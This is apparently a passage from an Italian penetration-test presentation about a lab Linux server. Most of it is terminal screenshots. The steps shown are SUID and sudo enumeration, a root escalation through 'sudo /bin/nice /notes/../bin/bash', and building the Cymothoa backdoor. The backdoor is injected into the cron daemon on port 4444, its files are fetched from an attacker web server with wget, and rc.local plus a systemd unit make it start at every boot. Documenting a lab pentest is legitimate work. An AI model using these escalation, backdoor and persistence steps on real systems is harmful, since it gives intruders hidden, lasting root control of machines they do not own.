- con bit **SUID** (Set user ID) attivo
- permessi ingiustamente elevati.

Per elevare i nostri permessi a quelli di **root**.

```
File Azioni Modifica Visualizza Aiuto
webadmin@serv:~$ ls -la
total 36
drwxr-xr-x 4 webadmin webadmin 4096 Jul 3 18:31 .
drwxr-xr-x 4 root root 4096 Aug 2 2020 ..
-rw-r--r-- 1 webadmin webadmin 1225 Jul 8 22:17 .bash_history
-rw-r--r-- 1 webadmin webadmin 220 Aug 2 2020 .bash_logout
-rw-r--r-- 1 webadmin webadmin 3771 Aug 2 2020 .bashrc
drwxr-xr-x 2 webadmin webadmin 4096 Aug 2 2020 .cache
drwxrwxr-x 3 webadmin webadmin 4096 Jul 3 18:31 .local
-rw-r--r-- 1 webadmin webadmin 807 Aug 2 2020 .profile
-rw-r--r-- 1 webadmin root 69 Jul 3 18:31 user.txt
```

HOME WEBADMIN

```
File Azioni Modifica Visualizza Aiuto
webadmin@serv:~$ cat user.txt
TGUGY29udHLDtGx1IGVzdCDDoCBWZxUgcHLDqHMGYXVzc2kgesOpZWwgcXXigJ1lbmUg
webadmin@serv:~$ cat user.txt | base64 -d
Le contrôle est à peu près aussi réel qu'une webadmin@serv:~$
```

USER.TXT BASE64

```
File Azioni Modifica Visualizza Aiuto
webadmin@serv:/home/florianges$ find / -type f -perm -4000 2>/dev/null
/usr/bin/mount
/usr/bin/at
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/fusermount
/usr/bin/newgrp
/usr/bin/su
/usr/bin/chsh
/usr/bin/passwd
/usr/lib/openssh/ssh-keysign
/usr/lib/eselect/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/anaconda/anaconda-confine
/usr/lib/policykit-1/polkit-agent-helper-1
```

RICERCA FILE SUID

```
File Azioni Modifica Visualizza Aiuto
webadmin@serv:/home/florianges$ sudo -l
[sudo] password for webadmin:
Matching Defaults entries for webadmin on serv:
env_reset, mail_badpass, secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/anaconda/bin

User webadmin may run the following commands on serv:
(ALL : ALL) /bin/nice /notes/*
```

COMANDI SUDO

```
File Azioni Modifica Visualizza Aiuto
webadmin@serv:/home/florianges$ ls -l /bin/nice
-rwxr-xr-x 1 root root 43352 Sep 5 2019 /bin/nice
```

PERMESSI /BIN/NICE

```
File Azioni Modifica Visualizza Aiuto
root@serv:/notes$ sudo /bin/nice /notes/id.sh
uid=0(root) gid=0(root) groups=0(root)
webadmin@serv:/notes$ sudo /bin/nice /notes/../bin/bash
root@serv:/notes#
```

OTTENIMENTO PERMESSI ROOT

6. Post-Exploitation

MAINTAINING ACCESS (TRASFERIMENTO FILE)

La backdoor viene trasferita alla macchina target tramite server apache.

```
File Azioni Modifica Visualizza Aiuto
root@kali:~/cymothoa-1-beta# make
cc bgrnp.c -o bgrnp
cc udp_server.c -o udp_server
cc cymothoa.c -o cymothoa -Dlinux -std=c99
cymothoa.c: In function 'parse_infect':
cymothoa.c:173:9: warning: Implicit declaration of function 'waitpid' [-Wimplicit-function-declaration]
  173 |     waitpid(pid, NULL, 0);
      |     ^~~~~~
cymothoa.c:178:33: warning: format '%lx' expects argument of type 'long unsigned int', but argument 2 has type 'long long unsigned int' [-Wformat]
  178 |     printf("pid value: 0x%lx\n", req.AX);
      |                               ^~~~~~
cymothoa.c:180:33: warning: format '%lx' expects argument of type 'long unsigned int', but argument 2 has type 'long long unsigned int' [-Wformat]
  180 |     printf("pid value: 0x%lx\n", req.BX);
      |                               ^~~~~~
cymothoa.c:182:33: warning: format '%lx' expects argument of type 'long unsigned int', but argument 2 has type 'long long unsigned int' [-Wformat]
  182 |     printf("pid value: 0x%lx\n", req.STACK_POINTER);
      |                               ^~~~~~
cymothoa.c:184:33: warning: format '%lx' expects argument of type 'long unsigned int', but argument 2 has type 'long long unsigned int' [-Wformat]
  184 |     printf("pid value: 0x%lx\n", req.INSN_POINTER);
      |                               ^~~~~~
```

MAKE INSTALL CYMOTHOA

```
File Azioni Modifica Visualizza Aiuto
GNU nano 8.0
#!/bin/bash
p=`cat /var/run/crond.pid`
if [ "$p" -eq "$p" ] 2>/dev/null; then
q=$p
else
q=`(echo $p | awk '{print $2}')`
fi
echo $q
exec /etc/cymothoa-1-beta/cymothoa -p $q -s 1 -y 4444
exit
```

SCRIPT CYMOTHOA

```
File Azioni Modifica Visualizza Aiuto
root@kali: /var/www/html
cp /home/kali/Scrivania/cym.sh /var/www/html/

root@kali: /var/www/html
cp /home/kali/Scrivania/cymothoa-1-beta.tar.gz /var/www/html/

root@kali: /var/www/html
cd /var/www/html

root@kali: /var/www/html
ls -l
totale 40
-rw-r--r-- 1 root root 18177 9 lug 19.31 cymothoa-1-beta.tar.gz
-rw-r--r-- 1 root root 191 9 lug 19.30 cym.sh
-rw-r--r-- 1 root root 10701 27 mag 15.16 index.html
-rw-r--r-- 1 root root 615 27 mag 15.16 index.nginx-debian.html
```

```
File Azioni Modifica Visualizza Aiuto
root@kali: /etc# wget 10.0.2.15/cym.sh
--2024-07-09 23:44:42-- http://10.0.2.15/cym.sh
Connecting to 10.0.2.15:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 191 [text/x-sh]
Saving to: 'cym.sh'

cym.sh
100%[=====] 191 --KB/s

2024-07-09 23:44:42 (31.8 MB/s) - 'cym.sh' saved [191/191]

root@kali: /etc# mv cym.sh ./init.d
root@kali: /etc# wget 10.0.2.15/cymothoa-1-beta.tar.gz
--2024-07-09 23:45:22-- http://10.0.2.15/cymothoa-1-beta.tar.gz
Connecting to 10.0.2.15:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 18177 [application/x-gzip]
Saving to: 'cymothoa-1-beta.tar.gz'

cymothoa-1-beta.tar.gz
100%[=====] 17.75K --KB/s

2024-07-09 23:45:22 (84.9 MB/s) - 'cymothoa-1-beta.tar.gz' saved [18177/18177]

root@kali: /etc#
```

CARICAMENTO SU SERVER APACHE + WGET



6. Post-Exploitation

MAINTAINING ACCESS (BACKDOOR)

In questa ultima fase del penetration test, creiamo gli script di avvio automatico e persistenza della backdoor

```
File Azioni Modifica Visualizza Aiuto
GNU nano 4.8 rc-local.service
[Unit]
Description=Avvio della backdoor all'avvio del sistema
After=network.target

[Service]
Type=forking
ExecStart=/etc/rc.local start
TimeoutSec=0
StandardOutput=tty
RemainAfterExit=yes
SysVStartPriority=99

[Install]
WantedBy=multi-user.target
```

RC-LOCAL.SERVICE



```
File Azioni Modifica Visualizza Aiuto
root@serv:/etc# printf '%s\n' '#!/bin/bash' 'exit 0' | sudo tee -a /etc/rc.local
#!/bin/bash
exit 0
root@serv:/etc# nano rc.local

Use "fg" to return to nano.

[!]+ Stopped nano rc.local
root@serv:/etc# nano rc.local
root@serv:/etc# chmod +x /etc/rc.local
root@serv:/etc#
```

CREO RC.LOCAL + CHMOD



```
File Azioni Modifica Visualizza Aiuto
GNU nano 4.8 rc.local
#!/bin/bash
# rc.local
#
# This script is executed at the end of each multiuser runlevel.
# Make sure that the script will "exit 0" on success or any other
# value on error.
#
# In order to enable or disable this script just change the execution
# bits.
#
# By default this script does nothing.
#
echo "Ubuntu 20.04 LTS" >/etc/issue
echo "IP address: $(hostname -I)\n" >>/etc/issue

sh /etc/init.d/cym.sh
exit 0
```

MODIFICA A RC.LOCAL



```
File Azioni Modifica Visualizza Aiuto
root@serv:/etc# sed -i '$d' /etc/rc.local
root@serv:/etc# echo "sh /etc/init.d/cym.sh" >> /etc/rc.local
root@serv:/etc# echo "exit 0" >> /etc/rc.local
root@serv:/etc#
```

PERSISTENZA AL RIAVVIO

GRAZIE PER
L'ATTENZIONE

